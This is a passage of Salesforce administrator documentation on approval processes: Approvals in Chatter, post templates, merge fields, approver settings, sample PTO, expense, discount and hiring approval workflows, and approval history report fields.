   Tip: For each object, create one post template that can apply for all approval processes. Mark that post template the default for the object.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Feed Tracking

Chatter Post Templates for Approval Requests

Where Do Approval Request Posts Appear?

Considerations for Approvals in Chatter

Considerations for Approvals in Chatter

Before you enable Approvals in Chatter, understand how it works.

- When Approvals in Chatter is enabled in your org, it is turned on for all users. Users can then update their own Chatter settings to opt out of receiving approval requests as posts in their Chatter feeds.
- Chatter post approval notifications are available only for approval processes associated with an object that has been enabled for feed tracking.
- If the approval object is a detail object in a master-detail relationship, `Owner` isn't available for approval page layouts or approval post templates.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limitations

- Approvals in Chatter doesn't support delegated approvers or queues.
- You can't recall or reassign an approval request from a post. Instead, perform these actions from the approval record.
- Approval requests from Sites or portal users aren't supported.

Approval Posts

- Approval posts can't be deleted in the Salesforce user interface; you can only delete them through the API.

- If you don't select an approval post template, the approval post for the object uses either the system default template or the default template for the object if you created one.
- Only users with access to the approval record can see the approval request post. Comments on approval posts aren't persisted to the approval record.
- Different users see different configurations of the approval request post.
  - Only approvers see approval action buttons on their posts, and then only in their profile feed or their news feed.
  - Only approvers see approver names in the header.
- If you change the approver, step name, or the routing type on an approval process while it's in progress, existing approval posts aren't updated.
- When an approval request is recalled, a new post is generated. It appears on the news feeds of the submitter, all approvers, and followers of the object. It also appears on the record feed.
- If a step requires unanimous approval from multiple approvers, the approval request post for that step doesn't list all selected approvers in its header. Approvers see only their own name in the post header.

SEE ALSO:

Let Users Respond to Approval Requests by Email
Prepare to Enable Approvals in Chatter
Where Do Approval Request Posts Appear?
Considerations for Approvals

Enable Approvals in Chatter

If your organization has both Approvals and Chatter enabled, administrators can turn on Approvals in Chatter, which lets users receive approval requests as posts in their Chatter feeds.

Before you begin, make sure that all approval processes in your org are properly configured to take advantage of Approvals in Chatter. After turning this on feature, all existing active approval processes start generating Chatter posts.

1. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
2. Click **Edit**.
3. Select **Allow Approvals**.
4. Save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable or Approvals in Chatter:
- "Customize Application"

SEE ALSO:

Prepare to Enable Approvals in Chatter
Considerations for Approvals in Chatter
Where Do Approval Request Posts Appear?

Where Do Approval Request Posts Appear?

When your org has Approvals in Chatter enabled, approval request posts appear in various Chatter feeds. To see the approval request post, you must have access to the approval record.

Approval request posts show up in these feeds.

- Chatter feed of the assigned approver
- Submitter's profile
- Chatter feed of the submitter if the submitter is following the approval request record
- Chatter feed of the approval request record
- Chatter feed of anyone following the approval request record
- Object-specific filter on the Chatter feed of anyone following the approval record
- Company filter of every user with access to the approval record

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

What Happens When You Opt Out of Chatter Approval Requests?

Considerations for Approvals in Chatter

Let Users Respond to Approval Requests from Chatter

Chatter Post Templates for Approval Requests

Approval post templates for Chatter let you customize the information that is included in the approval request post when it displays in a Chatter feed.

Considerations for Chatter Post Templates for Approval Requests

Keep these limitations and dependencies in mind when working with post templates.

Create a Chatter Post Template

Identify which fields to display in an approval request post.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Manage Deleted Custom Fields

Considerations for Chatter Post Templates for Approval Requests

Keep these limitations and dependencies in mind when working with post templates.

Limitations

- The associated object must be enabled for approvals and feed tracking.
- You can't delete an approval post template if it's in use by an approval process.

Dependencies

- Deleting a custom field removes it from any approval post template that references it. Existing posts aren't affected. Undeleting the custom field restores it to the available fields list, but doesn't restore it to any approval post templates that previously contained it.
- Deleting (or undeleting) a custom object also deletes (or undeletes) its associated approval post templates and any of its approval request posts that are already in Chatter feeds.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- If you rename a custom object, approval post templates associated with it update accordingly.

SEE ALSO:

Create a Chatter Post Template

Considerations for Approvals

Create a Chatter Post Template

Identify which fields to display in an approval request post.

1. From Setup, enter *Post Templates* in the Quick Find box, then select **Post Templates**.
2. Click **New Template**.
3. Select the object for your template.
4. Click **Next**.
5. Give the template a name and description.
6. If you want this template to be the default for the associated object, select **Default**.
7. Add up to four fields to display on the approval request post.

   We recommend putting any text-heavy fields—such as Comments or Description—at the bottom.
8. Save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval request post templates:

- "Customize Application"

SEE ALSO:

Choose Approval Request Notification Templates

Considerations for Chatter Post Templates for Approval Requests

Considerations for Approvals

Before you automate something with an approval process, be aware of the limitations of the feature.

Users can't see which approval process is triggered when they click **Submit for Approval**. Familiarize users on the criteria for each approval process and what each approval process does. If the record doesn't meet the entry criteria or if they're not an allowed submitter for any approval processes, Salesforce displays an error.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Configuring Approvals

When creating or editing an approval process, keep in mind how approvals are compatible with other features. Before you start, draw out the steps of your approval process.

Merge Fields for Approvals

Approval merge fields include *{!ApprovalRequest.fieldName}* and *{!ApprovalRequestingUser.fieldName}*. They're supported in certain email templates and return different values based on the status of the approval process instance.

Considerations for Setting Approvers

When you specify approvers for a given approval step—or for the only step if you're using the jump start wizard—keep some things in mind.

Considerations for Managing Approvals

Keep these things in mind when maintaining existing approval processes—including activating and deleting them.

SEE ALSO:

Considerations for Email Approval Response

Considerations for Approvals in Chatter

Approvals: What's Different or Not Available in Salesforce1

Considerations for Approval History Reports

Restrictions for Approval Processes in Change Sets

Considerations for Configuring Approvals

When creating or editing an approval process, keep in mind how approvals are compatible with other features. Before you start, draw out the steps of your approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Associated Object

If the approval object is a detail object in a master-detail relationship, `Owner` isn't available for approval page layouts or approval post templates.

Approval Criteria

In approval criteria—either the entry criteria or step criteria—don't reference expressions that resolve to random values. That way, if the criteria needs to be evaluated again, the record is evaluated the same every time.

Compatibility with Other Features

- Flows can delete records that are pending approval.
- Design automated actions so that you can use them for both workflow rules and approval processes.

Field Update Actions in Approvals

- An approval process can specify a field update action that reevaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates are ignored.
- Field updates that are executed as approval actions don't trigger workflow rules or entitlement processes.

Anticipate Errors

Consider reviewing the content on approvals errors. That way, you can anticipate common issues and configure your approval process so that the error is less likely.

SEE ALSO:

What Does This Approvals Error Mean?

Set Up an Approval Process

Considerations for Automated Actions

Considerations for Chatter Post Templates for Approval Requests

Merge Fields for Approvals

Approval merge fields include `{!ApprovalRequest.fieldName}` and `{!ApprovalRequestingUser.fieldName}`. They're supported in certain email templates and return different values based on the status of the approval process instance.

Tip: The submitter isn't always the current user. For custom email templates, use `{!ApprovalRequestingUser.fieldName}` instead of `{!User.fieldName}`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Where Are Approval Merge Fields Supported?

You can use approval process merge fields in email templates, but not mail merge templates. Except for `{!ApprovalRequest.Comments}`, approval merge fields named `{!ApprovalRequest.field_name}` in email templates return values only in approval assignment emails and email alerts for approval processes. When used in other emails—including email alerts for workflow rules—the approval merge field returns `null`.

What Values Does a Merge Field Provide?

The generated value of an ApprovalRequest merge field depends on which step the approval process is in.

- In the approval request email, a merge field returns the submitter's name and the name of the first step.
- When the request is approved, the merge field returns the most recent approver's name and the name of the second step, if applicable.
- For subsequent actions, a merge field value returns the previous completed step.
- For an approval step that requires unanimous approval from multiple approvers, `{!ApprovalRequest.Comments}` returns only the most recently entered comment in emails.

SEE ALSO:

Default Template for Email Approval Response

Manage Email Templates

Considerations for Setting Approvers

When you specify approvers for a given approval step—or for the only step if you're using the jump start wizard—keep some things in mind.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Users with the following permissions can respond to approval requests, even if they aren't designated approvers.
  - "Modify All Data"
  - "Modify All" for an object
- Make sure that the assigned approver has access to read the records for the approval requests. For example, a user who can't view expense records can't view expense approval requests.
- Approval processes that let users select an approver manually also let users select themselves as the approver.
- You can assign an approval request to the same user multiple times in a single step. However, Salesforce sends the user only one request.
- Here's what happens to the list of approvers after a record enters an approval step and the approval process later returns to that step.

- If the user who responded **isn't in the designated approvers list and has either "Modify All Data" or "Modify All" permissions for the object**, that user replaces the original approver in the list of approvers.
- If a user who responded **is in the designated approvers list**, the list of approvers for that step don't change. This behavior occurs even if the field values that designate the approvers have changed.

For example, an approval process's first step requests approval from a user's manager. If the approval request is rejected in the second step, the approval request returns to the first step. This table explores what happens to the list of approvers.

If...	The Designated Approver Is...
The user's manager originally responded to the approval request.	The manager
The user's manager originally responded to the approval request. Since then, the user's manager has changed.	The original manager The new manager is not a designated approver for this step.
A user with the "Modify All Data" permission originally responded to the approval request.	The user with the "Modify All Data" permission That user replaces the user's manager in the list of designated approvers for this step.

Assigning Approval Steps to Queues

You can assign approval requests to a queue only if the associated object supports queues. Email approval response isn't supported for approval processes that assign approval to a queue.

When the assigned approver is a queue:

- Any queue member can approve or reject an approval request that is assigned to the queue.
- Approval request emails are sent to the queue email address. If the queue is set up to send email to members, approval request emails get sent to the queue members, unless their approval user preferences are set to never receive approval request emails.
- Because email notifications to a queue aren't intended for an external audience, `{!ApprovalRequest.External_URL}` returns the equivalent internal URL.
- Salesforce1 notifications for approval requests aren't sent to queues. For each approval step involving a queue, we recommend adding individual users as assigned approvers, so at least those individuals can receive the approval request notifications in Salesforce1. To have both queues and individual users as assigned approvers, select `Automatically assign to approver(s)` instead of `Automatically assign to queue` in the approval step.
- When an approval request is rejected and returned to the previous approver and the previous approver was a queue, the approval request is assigned to the user who approved it instead of the queue.
- The Approval History related list displays the queue name in the `Assigned To` column and the actual user who approved or rejected the approval request in the `Actual Approver` column.

SEE ALSO:

Identify Assigned Approvers for an Approval Step

Considerations for Approvals

Considerations for Managing Approvals

Keep these things in mind when maintaining existing approval processes—including activating and deleting them.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Admin Permissions

Users with one of these permissions are considered approval admins.

- "Modify All" object-level permission for the given object
- "Modify All Data" user permission

Approval admins can:

- Approve or reject pending approval requests without being part of the approval process
- Edit records that have been locked for approval

Activating Approval Processes

- An approval process must have at least one step before you can activate it.
- Before you activate your approval process, test it in your Salesforce sandbox.
- After an approval process is activated, you can't add, delete, or change the order of the steps or change its reject or skip behavior, even if the process is inactive.

Monitoring In-Flight Approval Processes

Standard reports for approval requests are included in both the Administrative Reports folder and the Activity Reports folder.

Deleting Approval Processes

Before you delete an approval process:

1. Make sure it's inactive.
2. Delete pending approval requests that are associated with it, and remove them from the Recycle Bin.

SEE ALSO:

Review an Approval Process

Activate an Approval Process

Manage Multiple Approval Requests

Considerations for Approvals

Sample Approval Processes

Review samples of common approval processes to help you get started creating your own.

Sample Approval Process: PTO Requests

Most companies require employees to file a PTO (Paid Time Off) request and have their manager approve it. In three phases, here's how to automate a simple one-step PTO request process using Salesforce.

Sample Approval Process: Expense Reports

If your company requires that employees file expense reports for managers to approve, you can automate this process in Salesforce. Use this example to create a two-step expense report approval process for all employees in your headquarters office. It specifies that expenses less than $50 are automatically approved, expenses $50 and over require manager approval, and expenses over $5,000 require additional approval from two VPs. This example highlights a parallel approval process and the "else" option.

Sample Approval Process: Discounting Opportunities

Opportunities that are discounted more than 40% require a CEO approval. Use this example to create a one-step approval process.

Sample Approval Process: Job Candidates

When your company interviews candidates for a position, you may have several levels of approval before you can send an offer letter. Use this example to create a three-step approval process that requires approval from multiple management levels.

Sample Approval Process: PTO Requests

Most companies require employees to file a PTO (Paid Time Off) request and have their manager approve it. In three phases, here's how to automate a simple one-step PTO request process using Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Prep Your Organization

Before creating the approval process:

- If you do not yet have a custom object to track your PTO requests, create a custom object and tab called PTO Requests. Add the appropriate fields for your PTO Requests such as `Start Date`, `End Date`, and `Employee Name`.
- Create an email template to notify approvers that an approval request needs to be reviewed. Direct users to the approval page in Salesforce by including approval process merge fields.

Create the Approval Process

Use the jump start wizard to create an approval process for the PTO Request custom object and specify the following:

- Select the email template you created for this approval process.
- Don't specify filter criteria. That way, PTO requests are included in this approval process regardless of their attributes.
- Select the `Automatically assign an approver using a standard or custom hierarchy field` option, then choose `Manager`.
- The jump start wizard automatically chooses the record owner as the only person who can submit PTO requests.

Tip: To let the submitter withdraw a submitted PTO request:

1. Click **Edit** and choose **Initial Submitters**.
2. Select `Allow submitters to recall approval requests`.

Wrap Things Up

After creating the approval process, add the Approval History related list to the PTO Request object page layout.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests that are waiting for their response.

If available, use your sandbox to test the approval process, then activate it.

SEE ALSO:

Define a Custom Object

Manage Email Templates

Create an Approval Process with the Jump Start Wizard

Prepare Your Org for Approvals

Sample Approval Process: Expense Reports

If your company requires that employees file expense reports for managers to approve, you can automate this process in Salesforce. Use this example to create a two-step expense report approval process for all employees in your headquarters office. It specifies that expenses less than $50 are automatically approved, expenses $50 and over require manager approval, and expenses over $5,000 require additional approval from two VPs. This example highlights a parallel approval process and the "else" option.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Prep Your Organization

Before creating the approval process:

- If you do not yet have a custom object to track your expenses, create a custom object and tab called Expense Reports. Add the appropriate fields such as `Amount`, `Description`, `Status`, `Start Date`, and `End Date`.
- Create an email template to notify approvers that an approval request needs to be reviewed. Direct users to the approval page in Salesforce by including approval process merge fields.
- Create a custom field on the user object called `Office Location`. Assign the "HQ" value to users in the headquarters office location.

Create the Approval Process

Create an approval process using the Expense Report custom object and specify the following:

- The filter criteria for this approval process is *`Current User: Office Location equals HQ`*. Records must meet this criteria before they can be submitted to this approval process.
- Choose the `Manager` field as the next automated approver.
- Create an email template to notify approvers that an approval request needs to be reviewed. Direct users to the approval page in Salesforce by including approval process merge fields.
- Choose the record owner or any other user who you want to be able to submit expense reports.
- Create two approval steps:

  1. Create a step named *`Step 1: Manager Approval`* with the following specifications:
     - Name this step *`Step 1: Manager Approval`*.
     - Select `Enter this step if the following` and choose **criteria are met**. Also, choose **approve record** for the `else` option.
     - Set the filter criteria to: *`Expense: Amount greater or equal 50`*.
     - In the `Automatically assign to approver(s)` option, select the manager of the user submitting the request.
     - If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
  2. Create a second approval step named *`Step 2: Multiple VP Approval`* and specify the following:
     - Use the filter criteria *`Expense Amount greater or equal 5000`*.
     - Choose `Automatically assign to approver(s)` and select two users with a VP role.
     - Select the `Require UNANIMOUS approval from all selected approvers` option. The request isn't approved unless both designated users approve.

  - If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
  - Choose `Perform ONLY the rejection actions for this step...` so that the request returns to the manager for changes if one of the VPs rejects the request.

Tip: Consider creating the following final approval actions:

- Define a field update to automatically change the `Status` field to "Approved."
- Send an approval notification to the user who submitted the expense report.
- Send an outbound message to your back-office financial system to print a reimbursement check.

Wrap Things Up

After creating the approval process, add the Approval History related list to the Expense Report object page layout.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests that are waiting for their response.

If available, use your sandbox to test the approval process, then activate it.

SEE ALSO:

Define a Custom Object
Manage Email Templates
Create Custom Fields
Set Up an Approval Process
Prepare Your Org for Approvals

Sample Approval Process: Discounting Opportunities

Opportunities that are discounted more than 40% require a CEO approval. Use this example to create a one-step approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Prep Your Organization

Before creating the approval process:

- Create an email template to notify approvers that an approval request needs to be reviewed. Direct users to the approval page in Salesforce by including approval process merge fields.
- Create the following custom fields for opportunities:
  - A percent field called `Discount Percent` so that users can enter a percentage discount.
  - A checkbox field called `Discount Approved` to indicate whether the CEO approved the discount.

Create the Approval Process

Create an approval process on the Opportunity object and specify the following:

- The filter criteria for this approval process is *`Discount Percent greater or equal 0.4`*. Records must meet this criteria before they can be submitted to this approval process.

- You don't need to choose a custom field as the next automated approver because you specify later that the CEO must approve all requests.
- Select the email template you created for this approval process.
- Choose the record owner as the only user who can submit a discount request for approval.
- Create one approval step with no filter criteria since all records submitted need to be approved or rejected.
- Choose `Automatically assign to approver(s)` and select the name of your CEO.
- If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
- Consider creating the following final approval actions:
  - Email alert to notify the user who submitted the discount request.
  - Field update to automatically select the opportunity `Discount Approved` checkbox.

Wrap Things Up

After creating the approval process, add the Approval History related list to the appropriate opportunity page layouts.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests that are waiting for their response.

If available, use your sandbox to test the approval process, then activate it.

SEE ALSO:

Manage Email Templates
Create Custom Fields
Set Up an Approval Process
Prepare Your Org for Approvals

Sample Approval Process: Job Candidates

When your company interviews candidates for a position, you may have several levels of approval before you can send an offer letter. Use this example to create a three-step approval process that requires approval from multiple management levels.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Prep Your Organization

Before creating the approval process:

- If you don't yet have a custom object to track candidates, create a custom object and tab called Candidates. Add the appropriate fields such as `Salary`, `Offer Extended` (checkbox), and `Date of Hire`.
- Create an email template to notify approvers that an approval request needs to be reviewed. Direct users to the approval page in Salesforce by including approval process merge fields.

Create the Approval Process

Create an approval process on the Candidate custom object using the following specifications:

- Don't enter filter criteria because you want all submitted offers to be approved.

- Choose the `Manager` field as the next automated approver.
- Select the email template you created for this approval process.
- Choose the record owner or any other user that you want to be able to submit offer letters.
- Create three approval steps:

  1. Create a step named *`Step 1: Manager Approval`*:
     - No filter is necessary as you want all records to advance to this step.
     - In the `Automatically assign to approver(s)` option, select the manager of the user submitting the request.
     - If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
  2. Create a second step named *`Step 2: VP Approval`*:
     - No filter is necessary as you want all records to advance to this step.
     - Choose `Let the user choose the approver` to allow the manager to select the appropriate VP to approve the request.
     - If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
     - Choose `Perform ONLY the rejection actions for this step...` so that the request returns to the manager for changes if the VP rejects the request.
  3. Create a third step named *`Step 3: CFO Approval`*:
     - No filter is necessary as you want all records to advance to this step.
     - Choose `Automatically assign to approver(s)` and select the name of your CFO.
     - If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
     - Choose `Perform all rejection actions for this step AND all final rejection actions. (Final Rejection)` so that offer letters rejected by your CFO are completely rejected.

Tip:

- Consider creating the following final approval actions:
  - Email alert to notify the user who submitted the offer letter request.
  - Field update to select the `Offer Extended` checkbox.
- Consider creating the following final rejection actions:
  - Email alert to notify the manager that the offer won't be extended.

Wrap Things Up

After creating the approval process, add the Approval History related list to the Candidates object page layout.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests that are waiting for their response.

If available, use your sandbox to test the approval process, then activate it.

SEE ALSO:

- Define a Custom Object
- Manage Email Templates
- Set Up an Approval Process
- Prepare Your Org for Approvals

Approval History Reports

If you create a custom report type for approval process instances, users can view the historical details of completed and in-progress approval processes and their individual steps.

EDITIONS

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Fields Available for Approval History Reports

If you create a custom report type with Process Instance as the primary object and Process Instance Node as the related object, you can create approval history reports with various combinations of fields that enable you to view a detailed history of executed and in-progress approval processes and their individual steps.

Examples of Approval History Reports

See sample reports to learn how you can obtain approval history data.

Considerations for Approval History Reports

Understand the limitations and special behaviors when you create or view approval history reports, which provide a detailed history of approval processes and steps.

SEE ALSO:

- Create a Custom Report Type for Approval History

Fields Available for Approval History Reports

If you create a custom report type with Process Instance as the primary object and Process Instance Node as the related object, you can create approval history reports with various combinations of fields that enable you to view a detailed history of executed and in-progress approval processes and their individual steps.

EDITIONS

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Instance

A process instance represents one instance of an approval process. A new process instance is created each time a record is submitted for approval.

Field	Description
`Approval Process: Name`	Name of the approval process.
`Approval Process Instance ID`	ID of the approval process instance.

Field	Description
`Completed Date`	Date and time when the approval process instance was completed or recalled. If no step criteria are met and the record is auto-approved or auto-rejected, `Completed Date` and `Submitted Date` have the same values.
`Elapsed Days`	Length of time between when the record was submitted for approval and when the approval process was completed or recalled.
`Elapsed Hours`	
`Elapsed Minutes`	
`Last Actor: Full Name`	Full name of the user who most recently participated in the approval process instance. If no step criteria are met and the record is auto-approved or auto-rejected, `Last Actor: Full Name` and `Submitter: Full Name` have the same values.
`Object Type`	Object type of the record that was submitted for approval.
`Pending Step Name`	Name of the approval step at which the record is awaiting approval or rejection.
`Record Name`	Name of the record that was submitted for approval.
`Status`	Status of the approval process instance.
`Submitted Date`	Date and time when the record was submitted for approval.
`Submitter: Full Name`	Full name of the user who submitted the record for approval.

Process Instance Node

A process instance node represents an instance of an approval step. A new process instance node is created each time a record enters a step in an approval process. No process instance node is created when the record doesn't meet the step criteria or if the approval process instance is otherwise completed without entering the step.

Field	Description
`Step: Name`	Name of the approval step.
`Step: Completed Date`	Date and time when the approval step instance was completed or recalled.
`Step Elapsed Days`	Length of time between when the record entered the approval step and when the approval step instance was completed or recalled.
`Step Elapsed Hours`	
`Step Elapsed Minutes`	
`Step Last Actor: Full Name`	Full name of the user who most recently participated in the approval step instance.
`Step Start Date`	Date and time when the record entered the approval step.

Field	Description
`Step Status`	Status of the approval step instance.

SEE ALSO:

- Approval History Reports
- Considerations for Approval History Reports
- Examples of Approval History Reports

Examples of Approval History Reports

See sample reports to learn how you can obtain approval history data.

EDITIONS

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
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


Report Example: Opportunity Approvals Submitted Within a Date Range

This sample report displays approval process instances that were submitted within a specified date range (1) for the Opportunity object (2). The results are sorted by status (3) and include the last actor (4), submitted date (5), completed date (6), record name (7), approval process instance ID (8), and approval process name (9).



